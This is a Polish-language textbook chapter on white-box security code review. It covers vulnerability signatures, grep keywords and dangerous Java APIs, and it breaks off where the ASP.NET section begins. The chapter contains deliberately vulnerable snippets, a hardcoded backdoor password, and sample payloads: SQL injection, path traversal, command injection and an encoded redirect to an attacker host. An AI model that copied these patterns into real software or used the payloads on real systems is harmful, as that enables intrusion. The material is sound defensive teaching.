Metodologia ataku opisana w poprzednich rozdziałach jest często opisywana jako podejście do testowania oparte na czarnej skrzynce. Wiąże się to z atakowaniem aplikacji z zewnątrz i monitorowaniem jej wejść i wyjść bez wcześniejszej wiedzy o jej wewnętrznym działaniu. Z kolei podejście typu white-box polega na zajrzeniu do wnętrza aplikacji, z pełnym dostępem do dokumentacji projektowej, kodu źródłowego i innych materiałów. Przeprowadzanie analizy kodu białej skrzynki może być bardzo skutecznym sposobem wykrywania luk w zabezpieczeniach aplikacji. Dzięki dostępowi do kodu źródłowego często możliwe jest szybkie zlokalizowanie problemów, które byłyby niezwykle trudne lub czasochłonne do wykrycia przy użyciu wyłącznie technik czarnej skrzynki. Na przykład hasło backdoora, które zapewnia dostęp do dowolnego konta użytkownika, może być łatwe do zidentyfikowania przez odczytanie kodu, ale prawie niemożliwe do wykrycia za pomocą ataku polegającego na odgadywaniu hasła. Jednak przegląd kodu zwykle nie jest skutecznym substytutem testów czarnoskrzynkowych. Oczywiście w pewnym sensie wszystkie luki w aplikacji są „w kodzie źródłowym", więc w zasadzie musi być możliwe zlokalizowanie wszystkich tych luk za pomocą przeglądu kodu. Jednak wiele luk w zabezpieczeniach można wykryć szybciej i skuteczniej za pomocą

metod czarnej skrzynki. Wykorzystując zautomatyzowane techniki fuzzingu opisane w części 14, możliwe jest wysłanie do aplikacji setek przypadków testowych na minutę, które rozchodzą się po wszystkich odpowiednich ścieżkach kodu i natychmiast zwracają odpowiedź. Wysyłając wyzwalacze dla typowych luk w zabezpieczeniach do każdego pola w każdej formie, często można znaleźć w ciągu kilku minut masę problemów, których wykrycie za pomocą przeglądu kodu zajęłoby kilka dni. Ponadto wiele aplikacji klasy korporacyjnej ma złożoną strukturę z wieloma warstwami przetwarzania danych wprowadzanych przez użytkownika. Różne kontrole i kontrole są wdrażane w każdej warstwie, a to, co wydaje się być wyraźną luką w jednym fragmencie kodu źródłowego, może zostać w pełni złagodzone przez kod w innym miejscu.

W większości sytuacji techniki czarnoskrzynkowe i białoskrzynkowe mogą się wzajemnie uzupełniać i wzmacniać. Często po znalezieniu luki prima facie poprzez przegląd kodu najłatwiejszym i najskuteczniejszym sposobem ustalenia, czy jest ona prawdziwa, jest przetestowanie jej w uruchomionej aplikacji. Z drugiej strony, po wykryciu nieprawidłowego zachowania działającej aplikacji, często najłatwiejszym sposobem zbadania przyczyny jest przejrzenie odpowiedniego kodu źródłowego. Dlatego jeśli to wykonalne, należy dążyć do połączenia odpowiedniej kombinacji technik czarno- i białoskrzynkowych. Pozwól, aby czas i wysiłek, jaki poświęcasz każdemu z nich, były kierowane zachowaniem aplikacji podczas testów praktycznych oraz rozmiarem i złożonością bazy kodu. Metodologia przeglądu kodu

Każda w miarę funkcjonalna aplikacja może zawierać wiele tysięcy wierszy kodu źródłowego, aw większości przypadków czas dostępny na jej przejrzenie będzie prawdopodobnie ograniczony, być może do zaledwie kilku dni. Kluczowym celem skutecznego przeglądu kodu jest zatem zidentyfikowanie jak największej liczby luk w zabezpieczeniach, biorąc pod uwagę określoną ilość czasu i wysiłku. Aby to osiągnąć, należy przyjąć ustrukturyzowane podejście, stosując różne techniki, aby zapewnić szybkie zidentyfikowanie „nisko wiszących owoców" w bazie kodu, pozostawiając czas na poszukiwanie problemów, które są bardziej subtelne i trudniejsze do wykrycia. Z doświadczenia autorów wynika, że potrójne podejście do audytu bazy kodu aplikacji internetowej jest skuteczne w szybkim i łatwym identyfikowaniu podatności. Ta metodologia obejmuje następujące elementy:

1. Śledzenie kontrolowanych przez użytkownika danych od ich punktów wejścia do aplikacji i przeglądanie kodu odpowiedzialnego za ich przetwarzanie.

2. Przeszukiwanie bazy kodu pod kątem sygnatur, które mogą wskazywać na obecność powszechnych luk w zabezpieczeniach, oraz przeglądanie tych przypadków w celu ustalenia, czy faktycznie istnieje luka w zabezpieczeniach.

3. Przeprowadzenie przeglądu linii po linii kodu z natury ryzykownego, aby zrozumieć logikę aplikacji i znaleźć wszelkie problemy, które mogą w niej występować. Komponenty funkcjonalne, które można wybrać do tego szczegółowego przeglądu, obejmują kluczowe mechanizmy bezpieczeństwa w aplikacji (uwierzytelnianie, zarządzanie sesją, kontrola dostępu i walidacja danych wejściowych w całej aplikacji), interfejsy do komponentów zewnętrznych oraz wszelkie przypadki, w których używany jest kod natywny (zazwyczaj C/C++).

Zaczniemy od przyjrzenia się, w jaki sposób na poziomie kodu źródłowego pojawiają się różne typowe luki w zabezpieczeniach aplikacji internetowych i jak można je najłatwiej zidentyfikować podczas przeglądu.

Umożliwi to przeszukiwanie bazy kodu pod kątem sygnatur luk w zabezpieczeniach (krok 2) i dokładne przeglądanie ryzykownych obszarów kodu (krok 3). Następnie przyjrzymy się niektórym najpopularniejszym językom tworzenia stron internetowych, aby zidentyfikować sposoby, w jakie

aplikacja pozyskuje dane przesłane przez użytkownika (poprzez parametry żądań, pliki cookie itd.). Zobaczymy również, w jaki sposób aplikacja wchodzi w interakcję z sesją użytkownika, jakie potencjalnie niebezpieczne interfejsy API istnieją w każdym języku, a także w jaki sposób konfiguracja i środowisko każdego języka mogą wpływać na bezpieczeństwo aplikacji. Zapewni to sposób śledzenia danych kontrolowanych przez użytkownika od punktu wejścia do aplikacji (krok 1), a także zapewni kontekst dla każdego języka, aby pomóc w innych krokach metodologii. Na koniec omówimy niektóre narzędzia, które są przydatne podczas przeprowadzania przeglądu kodu.

UWAGA: Podczas przeprowadzania audytu kodu należy zawsze pamiętać, że aplikacje mogą rozszerzać klasy bibliotek i interfejsy, mogą implementować opakowania do standardowych wywołań API oraz mogą implementować niestandardowe mechanizmy dla zadań o krytycznym znaczeniu dla bezpieczeństwa, takich jak przechowywanie informacji na sesję. Zanim przejdziesz do szczegółów przeglądu kodu, powinieneś ustalić zakres takiego dostosowania i odpowiednio dostosować swoje podejście do przeglądu.

Sygnatury typowych luk w zabezpieczeniach

Wiele rodzajów luk w zabezpieczeniach aplikacji internetowych ma dość spójną sygnaturę w bazie kodu. Oznacza to, że zwykle można zidentyfikować znaczną część luk w zabezpieczeniach aplikacji, szybko skanując i przeszukując bazę kodu. Przedstawione tutaj przykłady pojawiają się w różnych językach, ale w większości przypadków podpis jest neutralny językowo. Liczy się zastosowana technika programowania, a nie rzeczywiste interfejsy API i składnia.

Cross-Site Scripting

W najbardziej oczywistych przykładach XSS części kodu HTML zwracanego użytkownikowi są jawnie tworzone z danych kontrolowanych przez użytkownika. Tutaj cel łącza HREF jest tworzony przy użyciu ciągów znaków pobranych bezpośrednio z ciągu zapytania w żądaniu:

String link = “<a href=” + HttpUtility.UrlDecode(Request.QueryString

[“refURL”]) + “&SiteID=” + SiteId + “&Path=” + HttpUtility.UrlEncode

(Request.QueryString[“Path”]) + “”;

objCell.InnerHtml = link;

Zwykłe rozwiązanie problemu cross-site scripting, polegające na zakodowaniu w HTML potencjalnie złośliwej zawartości, nie może być następnie zastosowane do wynikowego połączonego ciągu, ponieważ zawiera on już prawidłowe znaczniki HTML. Jakakolwiek próba oczyszczenia danych spowodowałaby uszkodzenie aplikacji poprzez zakodowanie kodu HTML określonego przez samą aplikację. W związku z tym przykład jest z pewnością podatny na ataki, chyba że w innym miejscu znajdują się filtry, które blokują żądania zawierające exploity XSS w ciągu zapytania. To oparte na filtrach podejście do powstrzymywania ataków XSS jest często wadliwe. Jeśli jest obecny, należy go dokładnie przejrzeć, aby zidentyfikować sposoby obejścia go. W bardziej subtelnych przypadkach dane kontrolowane przez użytkownika są używane do ustawiania wartości zmiennej, która jest później używana do budowania odpowiedzi dla użytkownika. W tym przypadku zmienna składowa klasy m_pageTitle jest ustawiona na wartość pobraną z ciągu zapytania żądania. Prawdopodobnie zostanie użyty później do utworzenia elementu <title> na zwróconej stronie HTML:

private void setPageTitle(HttpServletRequest request) throws

ServletException

```
{

String requestType = request.getParameter(“type”);

if (“3”.equals(requestType) && null!=request.getParameter(“title”))

m_pageTitle = request.getParameter(“title”);

else m_pageTitle = “Online banking application”;

}
```

W przypadku napotkania takiego kodu należy dokładnie przejrzeć przetwarzanie wykonane później na zmiennej m_pageTitle. Powinieneś zobaczyć, jak jest to włączone do zwracanej strony, aby określić, czy dane są odpowiednio zakodowane, aby zapobiec atakom XSS. Powyższy przykład wyraźnie pokazuje wartość przeglądu kodu w znalezieniu pewnych luk w zabezpieczeniach. Błąd XSS może zostać wyzwolony tylko wtedy, gdy inny parametr (typ) ma określoną wartość (3). Standardowe testy rozmyte i skanowanie podatności odpowiedniego żądania mogą równie dobrze nie wykryć luki.

Wstrzyknięcie SQL

Luki w zabezpieczeniach związane z iniekcją SQL najczęściej pojawiają się, gdy różne zakodowane na stałe ciągi są łączone z danymi kontrolowanymi przez użytkownika w celu utworzenia zapytania SQL, które jest następnie wykonywane w bazie danych. Tutaj zapytanie jest konstruowane przy użyciu danych pobranych bezpośrednio z ciągu zapytania żądania:

```
StringBuilder SqlQuery = newStringBuilder(“SELECT name, accno FROM

TblCustomers WHERE “ + SqlWhere);

if(Request.QueryString[“CID”] != null &&

Request.QueryString[“PageId”] == “2”)

{

SqlQuery.Append(“ AND CustomerID = “);

SqlQuery.Append(Request.QueryString[“CID”].ToString());

}

...
```

Prostym sposobem na szybkie zidentyfikowanie tego rodzaju nisko wiszących owoców w bazie kodu jest wyszukanie w źródle zakodowanych na stałe podciągów, które są często używane do konstruowania zapytań z danych wejściowych dostarczonych przez użytkownika. Podłańcuchy te zwykle składają się z fragmentów kodu SQL i są cytowane w źródle, dlatego opłacalne może być wyszukiwanie odpowiednich wzorców składających się z cudzysłowów, słów kluczowych SQL i spacji. Na przykład:

```
*SELECT

*INSERT

*DELETE

*AND
```

*OR

*WHERE

*ORDER BY

W każdym przypadku należy sprawdzić, czy ciągi te są łączone z danymi kontrolowanymi przez użytkownika w sposób, który wprowadza luki w zabezpieczeniach związane z iniekcją SQL. Ponieważ słowa kluczowe SQL są przetwarzane bez rozróżniania wielkości liter, wyszukiwanie tych terminów również nie powinno uwzględniać wielkości liter. Pamiętaj, że do każdego z tych wyszukiwanych haseł można dodać spację, aby zmniejszyć liczbę fałszywych trafień w wynikach.

Przejście ścieżki

Zwykła sygnatura dla podatności na przechodzenie ścieżki polega na przekazywaniu kontrolowanych przez użytkownika danych wejściowych do interfejsu API systemu plików bez sprawdzania poprawności danych wejściowych lub weryfikacji, czy wybrano odpowiedni plik. W najczęstszym przypadku dane użytkownika są dołączane do zakodowanej lub określonej przez system ścieżki katalogu, co umożliwia atakującemu użycie sekwencji kropka-kropka-ukośnik w celu przyspieszenia drzewa katalogów w celu uzyskania dostępu do plików w innych katalogach. Na przykład:

```
public byte[] GetAttachment(HttpRequest Request)

{

FileStream fsAttachment = new FileStream(SpreadsheetPath +

HttpUtility.UrlDecode(Request.QueryString[“AttachName”]),

FileMode.Open, FileAccess.Read, FileShare.Read);

byte[] bAttachment = new byte[fsAttachment.Length];

fsAttachment.Read(FileContent, 0,

Convert.ToInt32(fsAttachment.Length,

CultureInfo.CurrentCulture));

fsAttachment.Close();

return bAttachment;

}
```

Należy dokładnie przejrzeć wszelkie funkcje aplikacji, które umożliwiają użytkownikom przesyłanie lub pobieranie plików. Musisz zrozumieć, w jaki sposób interfejsy API systemu plików są wywoływane w odpowiedzi na dane dostarczone przez użytkownika i określić, czy spreparowane dane wejściowe mogą zostać użyte w celu uzyskania dostępu do plików w niezamierzonej lokalizacji. Często można szybko zidentyfikować odpowiednią funkcjonalność, przeszukując bazę kodu pod kątem nazw dowolnych parametrów ciągu zapytania, które odnoszą się do nazw plików (AttachName w bieżącym przykładzie). Możesz także wyszukać wszystkie interfejsy API plików w odpowiednim języku i przejrzeć przekazane do nich parametry.

Arbitralne przekierowanie

Różne wektory phishingu, takie jak arbitralne przekierowania, są często łatwe do wykrycia dzięki sygnaturom w kodzie źródłowym. W tym przykładzie dane dostarczone przez użytkownika z ciągu zapytania są używane do konstruowania adresu URL, do którego użytkownik jest przekierowywany:

```
private void handleCancel()

{

httpResponse.Redirect(HttpUtility.UrlDecode(Request.QueryString[

“refURL”]) + “&SiteCode=” +

Request.QueryString[“SiteCode”].ToString() +

“&UserId=” + Request.QueryString[“UserId”].ToString());

}
```

Często można znaleźć arbitralne przekierowania, sprawdzając kod po stronie klienta, co oczywiście nie wymaga żadnego specjalnego dostępu do wewnętrznych elementów aplikacji. Tutaj JavaScript jest używany do wyodrębnienia parametru z ciągu zapytania adresu URL i ostatecznego przekierowania do niego:

```
url = document.URL;

index = url.indexOf(‘?redir=’);

target = unescape(url.substring(index + 7, url.length));

target = unescape(target);

if ((index = target.indexOf(‘//’)) > 0) {

target = target.substring (index + 2, target.length);

index = target.indexOf(‘/’);

target = target.substring(index, target.length);

}

target = unescape(target);

document.location = target;
```

Jak widać, autor tego skryptu wiedział, że jest on potencjalnym celem ataków polegających na przekierowaniu do bezwzględnego adresu URL w domenie zewnętrznej. Skrypt sprawdza, czy adres URL przekierowania zawiera podwójny ukośnik (jak w http://). Jeśli tak, skrypt przeskakuje przez podwójny ukośnik do pierwszego pojedynczego ukośnika, przekształcając go w względny adres URL. Jednak skrypt następnie wykonuje ostateczne wywołanie metody unescape(), która rozpakowuje wszystkie znaki zakodowane w adresie URL. Wykonywanie kanonizacji po walidacji często prowadzi do powstania luki w zabezpieczeniach. W tym przypadku osoba atakująca może spowodować przekierowanie do dowolnego bezwzględnego adresu URL za pomocą następującego ciągu zapytania:

```
?redir=http:%25252f%25252fwahh-attacker.com
```

Wstrzykiwanie poleceń systemu operacyjnego

Kod współpracujący z systemami zewnętrznymi często zawiera sygnatury wskazujące na błędy wstrzykiwania kodu. W poniższym przykładzie komunikat i parametry adresu zostały wyodrębnione z danych formularza kontrolowanych przez użytkownika i są przekazywane bezpośrednio do wywołania funkcji API systemu UNIX:

```
void send_mail(const char *message, const char *addr)

{

char sendMailCmd[4096];

snprintf(sendMailCmd, 4096, “echo ‘%s’ | sendmail %s”, message, addr);

system(sendMailCmd);

return;

}
```

Hasła backdoora

O ile nie zostały celowo ukryte przez złośliwego programistę, hasła backdoora, które były używane do celów testowych lub administracyjnych, zwykle wyróżniają się podczas przeglądania logiki sprawdzania poprawności poświadczeń. Na przykład:

```
private UserProfile validateUser(String username, String password)

{

UserProfile up = getUserProfile(username);

if (checkCredentials(up, password) ||

“oculiomnium”.equals(password))

return up;

return null;

}
```

Inne elementy, które można łatwo zidentyfikować w ten sposób, to funkcje bez odwołań i ukryte parametry debugowania.

Błędy oprogramowania natywnego

Należy dokładnie przejrzeć każdy natywny kod używany przez aplikację pod kątem klasycznych luk, które można wykorzystać do wykonania dowolnego kodu.

Luki w zabezpieczeniach związane z przepełnieniem bufora

Zwykle wykorzystują one jeden z niesprawdzonych interfejsów API do manipulowania buforami, których jest wiele, w tym strcpy, strcat, memcpy i sprintf, wraz z ich szerokimi znakami i innymi wariantami. Łatwym sposobem identyfikacji nisko wiszących owoców w bazie kodu jest wyszukanie wszystkich zastosowań tych interfejsów API i sprawdzenie, czy bufor źródłowy jest kontrolowany przez użytkownika. Powinieneś również sprawdzić, czy kod wyraźnie zapewnił, że bufor docelowy jest wystarczająco duży, aby pomieścić kopiowane do niego dane (ponieważ samo API tego nie robi). Podatne na ataki wywołania niebezpiecznych interfejsów API są często łatwe do zidentyfikowania. W

poniższym przykładzie kontrolowany przez użytkownika ciąg pszName jest kopiowany do bufora stosu o stałym rozmiarze bez sprawdzania, czy bufor jest wystarczająco duży, aby go pomieścić:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName)

{

char strFileName[MAX_PATH];

strcpy(strFileName, pszName);

...

}
```

Należy zauważyć, że sam fakt zastosowania bezpiecznej alternatywy dla niesprawdzonego interfejsu API nie gwarantuje, że nie nastąpi przepełnienie bufora. Czasami, z powodu błędu lub nieporozumienia, sprawdzone API jest używane w niebezpieczny sposób, jak w poniższej „poprawce" poprzedniej luki:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName)

{

char strFileName[MAX_PATH];

strncpy(strFileName, pszName, strlen(pszName));

...

}
```

Dlatego dokładny audyt kodu pod kątem luk w zabezpieczeniach związanych z przepełnieniem bufora zazwyczaj wymaga szczegółowego przeglądu całej bazy kodu, śledząc każdą operację wykonaną na danych kontrolowanych przez użytkownika.

Luki w zabezpieczeniach liczb całkowitych

Występują one w wielu formach i mogą być niezwykle subtelne, ale niektóre przypadki można łatwo zidentyfikować na podstawie podpisów w kodzie źródłowym. Porównania między liczbami całkowitymi ze znakiem i bez znaku często prowadzą do problemów. W następującej „poprawce" poprzedniej luki liczba całkowita ze znakiem (len) jest porównywana z liczbą całkowitą bez znaku (sizeof(strFileName)). Jeśli użytkownik może zaprojektować sytuację, w której len ma wartość ujemną, to porównanie powiedzie się, a niezaznaczone strcpy będzie nadal występować:

```
BOOL CALLBACK CFiles::EnumNameProc(LPTSTR pszName, int len)

{

char strFileName[MAX_PATH];

if (len < sizeof(strFileName))

strcpy(strFileName, pszName);

...

}
```

Luki w zabezpieczeniach ciągów formatu

Zazwyczaj można je szybko zidentyfikować, szukając zastosowań rodzin funkcji printf i FormatMessage, w których parametr łańcucha formatu nie jest zakodowany na stałe, ale może być kontrolowany przez użytkownika. Przykładem jest następujące wywołanie fprintf:

```
void logAuthenticationAttempt(char* username);

{

char tmp[64];

snprintf(tmp, 64, “login attempt for: %s\n”, username);

tmp[63] = 0;

fprintf(g_logFile, tmp);

}
```

Komentarze do kodu źródłowego

Wiele luk w oprogramowaniu jest faktycznie udokumentowanych w komentarzach do kodu źródłowego. Dzieje się tak często, ponieważ programiści są świadomi, że dana operacja jest niebezpieczna i rejestrują przypomnienie o konieczności późniejszego rozwiązania problemu, ale nigdy tego nie robią. W innych przypadkach testy wykryły pewne anomalie w działaniu aplikacji, które zostały skomentowane w kodzie, ale nigdy nie zostały w pełni zbadane. Na przykład autorzy napotkali następujące elementy w kodzie produkcyjnym aplikacji:

```
char buf[200]; // I hope this is big enough

...

strcpy(buf, userinput);
```

Przeszukiwanie obszernej bazy kodu w celu znalezienia komentarzy wskazujących na typowe problemy jest często skutecznym źródłem nisko wiszących owoców. Oto kilka wyszukiwanych haseł, które okazały się przydatne:

* błąd

* problem

* zły

* mieć nadzieję

* do zrobienia

* naprawić

* przelew

* rozbić się

* wstrzyknąć

* xss

* zaufanie

Platforma Javy

W tej sekcji opisano sposoby uzyskiwania danych wejściowych dostarczonych przez użytkownika, sposoby interakcji z sesją użytkownika, potencjalnie niebezpieczne interfejsy API oraz opcje konfiguracji związane z bezpieczeństwem na platformie Java.

Identyfikacja danych dostarczonych przez użytkownika

Aplikacje Java pobierają dane wprowadzane przez użytkownika za pośrednictwem javax.servlet.http. Interfejs HttpServletRequest, który rozszerza interfejs javax.servlet.ServletRequest. Te dwa interfejsy zawierają liczne interfejsy API, za pomocą których aplikacje internetowe mogą uzyskiwać dostęp do danych dostarczanych przez użytkownika. Interfejsy API wymienione w tabeli mogą służyć do uzyskiwania danych z żądania użytkownika.

API: OPIS

getParameter :

getParameterNames :

getParameterValues :

getParameterMap : Parametry w ciągu zapytania adresu URL i treść żądania POST są przechowywane jako mapa nazw ciągów na wartości ciągów, do których można uzyskać dostęp za pomocą tych interfejsów API.

getQueryString : Zwraca cały ciąg zapytania zawarty w request i może być używany jako alternatywa dla interfejsów API getParameter.

getHeader:

getHeaders:

getHeaderNames : Nagłówki HTTP w żądaniu są przechowywane jako mapa nazw ciągów na wartości ciągów i można uzyskać do nich dostęp za pomocą tych interfejsów API.

getRequestURI :

getRequestURL : Te interfejsy API zwracają adres URL zawarty w żądaniu, w tym ciąg zapytania.

getCookies : Zwraca tablicę obiektów Cookie, które zawierają szczegółowe informacje o plikach cookie odebranych w żądaniu, w tym ich nazwy i wartości.

getRequestedSessionId : W niektórych przypadkach używany jako alternatywa dla getCookies; zwraca wartość identyfikatora sesji przesłaną w żądaniu.

getInputStream :

getReader : Te interfejsy API zwracają różne reprezentacje surowego żądania otrzymanego od klienta i dlatego mogą być używane do uzyskiwania dostępu do dowolnych informacji uzyskanych przez wszystkie inne interfejsy API.

getMethod : Zwraca metodę użytą w żądaniu HTTP.

getProtocol : Zwraca protokół użyty w żądaniu HTTP.

getServerName : Zwraca wartość nagłówka hosta HTTP.

getRemoteUser :

getUserPrincipal : Jeśli bieżący użytkownik jest uwierzytelniony, te interfejsy API zwracają szczegółowe informacje o użytkowniku, w tym jego nazwę logowania. Jeśli użytkownicy mogą wybrać własną nazwę użytkownika podczas samodzielnej rejestracji, może to być sposób na wprowadzenie złośliwych danych wejściowych do przetwarzania aplikacji.

Interakcja sesji

Aplikacje platformy Java używają interfejsu javax.servlet.http.HttpSession do przechowywania i pobierania informacji w ramach bieżącej sesji. Przechowywanie na sesję to mapowanie nazw ciągów na wartości obiektów. Interfejsy API wymienione w tabeli służą do przechowywania i pobierania danych w ramach sesji.

API: OPIS

setAttribute :

putValue : Służy do przechowywania danych w ramach bieżącej sesji

getAttribute :

getValue :

getAttributeNames :

getValueNames : Służy do wysyłania zapytań do danych przechowywanych w ramach bieżącej sesji.

Potencjalnie niebezpieczne interfejsy API

W tej sekcji opisano niektóre typowe interfejsy API języka Java, które mogą powodować luki w zabezpieczeniach, jeśli są używane w niebezpieczny sposób.

Dostęp do plików

Główną klasą używaną do uzyskiwania dostępu do plików i katalogów w Javie jest java.io.File. Z punktu widzenia bezpieczeństwa najciekawszymi zastosowaniami tej klasy są wywołania jej konstruktora, który może przyjąć katalog nadrzędny i nazwę pliku lub po prostu ścieżkę. Bez względu na to, jaka forma konstruktora jest używana, mogą istnieć luki w zabezpieczeniach związane z przemierzaniem ścieżki, jeśli dane kontrolowane przez użytkownika są przekazywane jako parametr nazwy pliku bez sprawdzania sekwencji kropka-kropka-ukośnik. Na przykład poniższy kod otwiera plik w katalogu głównym dysku C:\ w systemie Windows:

String userinput = „..\\boot.ini”;

Plik f = nowy plik("C:\\temp", userinput);

Klasy najczęściej używane do odczytywania i zapisywania zawartości plików w Javie to:

* java.io.FileInputStream

* java.io.FileOutputStream

* java.io.FileReader

* java.io.FileWriter

Klasy te pobierają obiekt File w swoich konstruktorach lub mogą same otwierać plik za pomocą łańcucha nazwy pliku, co może ponownie wprowadzać luki w zabezpieczeniach związane z przechodzeniem ścieżki, jeśli dane kontrolowane przez użytkownika zostaną przekazane jako ten parametr. Na przykład:

String userinput = „..\\boot.ini”;

FileInputStream fis = new FileInputStream("C:\\temp\\" + userinput);

Dostęp do bazy danych

Poniżej przedstawiono najczęściej używane interfejsy API do wykonywania dowolnego ciągu jako zapytania SQL:

* java.sql.Connection.createStatement

* java.sql.Statement.execute

* java.sql.Statement.executeQuery

Jeśli dane wejściowe kontrolowane przez użytkownika są częścią łańcucha wykonywanego jako zapytanie, prawdopodobnie są podatne na iniekcję SQL. Na przykład:

String username = “admin’ or 1=1--”;

String password = “foo”;

Statement s = connection.createStatement();

s.executeQuery(“SELECT * FROM users WHERE username = “’ + username +

“’ AND password = “’ + password + “’”);

wykonuje to niezamierzone zapytanie:

SELECT * FROM users WHERE username = ‘admin’ or 1=1--’ AND password = ‘foo’

Następujące interfejsy API są bardziej niezawodną i bezpieczniejszą alternatywą dla wcześniej opisanych. Pozwalają aplikacji na utworzenie prekompilowanej instrukcji SQL i ustawienie wartości symboli zastępczych jej parametrów w bezpieczny sposób:

*n java.sql.Connection.prepareStatement

*n java.sql.PreparedStatement.setString

*n java.sql.PreparedStatement.setInt

*n java.sql.PreparedStatement.setBoolean

*n java.sql.PreparedStatement.setObject

*n java.sql.PreparedStatement.execute

*n java.sql.PreparedStatement.executeQuery

i tak dalej.

Jeśli są używane zgodnie z przeznaczeniem, nie są podatne na iniekcję SQL. Na przykład:

String username = “admin’ or 1=1--”;

String password = “foo”;

Statement s = connection.prepareStatement(

“SELECT * FROM users WHERE username = ? AND password = ?”);

s.setString(1, username);

s.setString(2, password);

s.executeQuery();

powoduje zapytanie, które jest równoważne z następującym:

SELECT * FROM users WHERE username = ‘admin’’ or 1=1--’ AND password = ‘foo’

Dynamiczne wykonywanie kodu

Sam język Java nie zawiera żadnego mechanizmu dynamicznej oceny kodu źródłowego Java, chociaż niektóre implementacje (zwłaszcza w produktach bazodanowych) zapewniają taką możliwość. Jeśli aplikacja, którą przeglądasz, tworzy dowolny kod Java w locie, powinieneś zrozumieć, jak to się dzieje, i ustalić, czy jakiekolwiek dane kontrolowane przez użytkownika nie są wykorzystywane w niebezpieczny sposób.

Wykonywanie poleceń systemu operacyjnego

Następujące interfejsy API umożliwiają wykonywanie poleceń zewnętrznego systemu operacyjnego z poziomu aplikacji Java:

* java.lang.runtime.Runtime.getRuntime

* java.lang.runtime.Runtime.exec

Jeśli użytkownik może w pełni kontrolować parametr ciągu przekazywany do exec, aplikacja jest prawie na pewno podatna na wykonanie dowolnego polecenia. Na przykład następujące przyczyny powodują uruchomienie programu Windows calc:

String userinput = “calc”;

Runtime.getRuntime.exec(userinput);

Jeśli jednak użytkownik kontroluje tylko część łańcucha przekazanego do exec, aplikacja może nie być podatna na ataki. W poniższym przykładzie dane kontrolowane przez użytkownika są przekazywane jako argumenty wiersza poleceń do procesu notatnika, co powoduje, że próbuje on załadować dokument o nazwie | oblicz:

String userinput = “| calc”;

Runtime.getRuntime.exec(“notepad “ + userinput);

Sam interfejs API exec nie interpretuje metaznaków powłoki, takich jak & i |, więc ten atak kończy się niepowodzeniem. Czasami kontrolowanie tylko części łańcucha przekazanego do exec może nadal być wystarczające do wykonania dowolnego polecenia, jak w poniższym nieco innym przykładzie (zwróć uwagę na brakujące miejsce po notatniku):

String userinput = "\\..\\system32\\calc";

Runtime.getRuntime().exec("notepad" + userinput);

Często w tego typu sytuacjach aplikacja jest podatna na coś innego niż wykonanie kodu. Na przykład, jeśli aplikacja wykonuje program wget z parametrem kontrolowanym przez użytkownika jako docelowym adresem URL, atakujący może przekazać niebezpieczne argumenty wiersza poleceń do procesu wget. Na przykład osoba atakująca może spowodować, że wget pobierze dokument i zapisze go w dowolnej lokalizacji w systemie plików.

Przekierowanie adresu URL

Następujące interfejsy API mogą służyć do wysyłania przekierowań HTTP w Javie:

* javax.servlet.http.HttpServletResponse.sendRedirect

* javax.servlet.http.HttpServletResponse.setStatus

* javax.servlet.http.HttpServletResponse.addHeader

Zwykłym sposobem wywołania odpowiedzi przekierowania jest użycie metody sendRedirect, która pobiera ciąg znaków zawierający względny lub bezwzględny adres URL. Jeśli wartość tego ciągu jest kontrolowana przez użytkownika, aplikacja jest prawdopodobnie podatna na wektor phishingu. Należy również sprawdzić wszelkie zastosowania interfejsów API setStatus i addHeader. Biorąc pod uwagę, że przekierowanie obejmuje po prostu odpowiedź 3xx zawierającą nagłówek lokalizacji HTTP, aplikacja może implementować przekierowania przy użyciu tych interfejsów API.

Gniazda

Klasa java.net.Socket przyjmuje w swoich konstruktorach różne formy docelowego hosta i szczegółów portu. Jeśli przekazane parametry są w jakikolwiek sposób kontrolowane przez użytkownika, aplikacja może zostać wykorzystana do spowodowania połączeń sieciowych z dowolnymi hostami w Internecie, prywatnej strefie DMZ lub sieci wewnętrznej, w której aplikacja jest hostowana.

Konfigurowanie środowiska Java

Plik web.xml zawiera ustawienia konfiguracyjne środowiska Java Platform i steruje zachowaniem aplikacji. Jeśli aplikacja korzysta z zabezpieczeń zarządzanych przez kontenery, uwierzytelnianie i autoryzacja są deklarowane w pliku web.xml dla każdego zasobu lub zbioru zasobów, które mają być zabezpieczone, poza kodem aplikacji. Tabela przedstawia opcje konfiguracyjne, które można ustawić w pliku web.xml.

USTAWIENIE : OPIS

login-config : Szczegóły uwierzytelniania można skonfigurować w elemencie loginconfig. Dwie kategorie uwierzytelniania to oparte na formularzach (strona jest określona przez element form-login-page) oraz Basic Auth lub Client-Cert, określone w elemencie authmethod. Jeśli używane jest uwierzytelnianie oparte na formularzach, określony formularz musi mieć akcję zdefiniowaną jako j_security_check i musi przesyłać parametry j_username i j_password. Aplikacje Java rozpoznają to jako żądanie logowania.

security -constraint : Jeśli element login-config jest zdefiniowany, zasoby można ograniczyć za pomocą elementu security-constraint. Można to wykorzystać do zdefiniowania zasobów, które mają być chronione. W elemencie security-constraint kolekcje zasobów można zdefiniować za pomocą elementu url-pattern. Na przykład:

<url-pattern>/admin/*</url-pattern>

Są one dostępne dla ról i zleceniodawców zdefiniowanych odpowiednio w elementach nazwa-roli i nazwa-zleceniodawcy.

session-config : Limit czasu sesji (w minutach) można skonfigurować w elemencie session-timeout.

error-page : Obsługa błędów aplikacji jest zdefiniowana w elemencie errorpage. Kody błędów HTTP i wyjątki Java mogą być obsługiwane indywidualnie za pomocą elementów error-code i Exception-type.

init-param : Różne parametry inicjalizacji są konfigurowane w elemencie init-param. Mogą to być ustawienia specyficzne dla bezpieczeństwa, takie jak listingi, które powinny mieć wartość false, oraz debugowanie, które powinno być ustawione na 0.

Serwlety mogą wymuszać programowe sprawdzanie za pomocą HttpServletRequest.isUserInRole w celu uzyskania dostępu do tych samych informacji o roli z poziomu kodu serwletu. Wpis mapowania security-role-ref łączy wbudowaną kontrolę roli z odpowiednią rolą kontenera. Oprócz pliku web.xml różne serwery aplikacji mogą używać dodatkowych plików wdrożeniowych (na przykład weblogic.xml) zawierających inne ustawienia związane z bezpieczeństwem. Należy je uwzględnić podczas sprawdzania konfiguracji środowiska.

ASP.NET

W tej sekcji opisano metody uzyskiwania danych wejściowych dostarczonych przez użytkownika, sposoby interakcji z sesją użytkownika, potencjalnie niebezpieczne interfejsy API oraz opcje konfiguracji związane z bezpieczeństwem na platformie ASP.NET.

Identyfikacja danych dostarczonych przez użytkownika

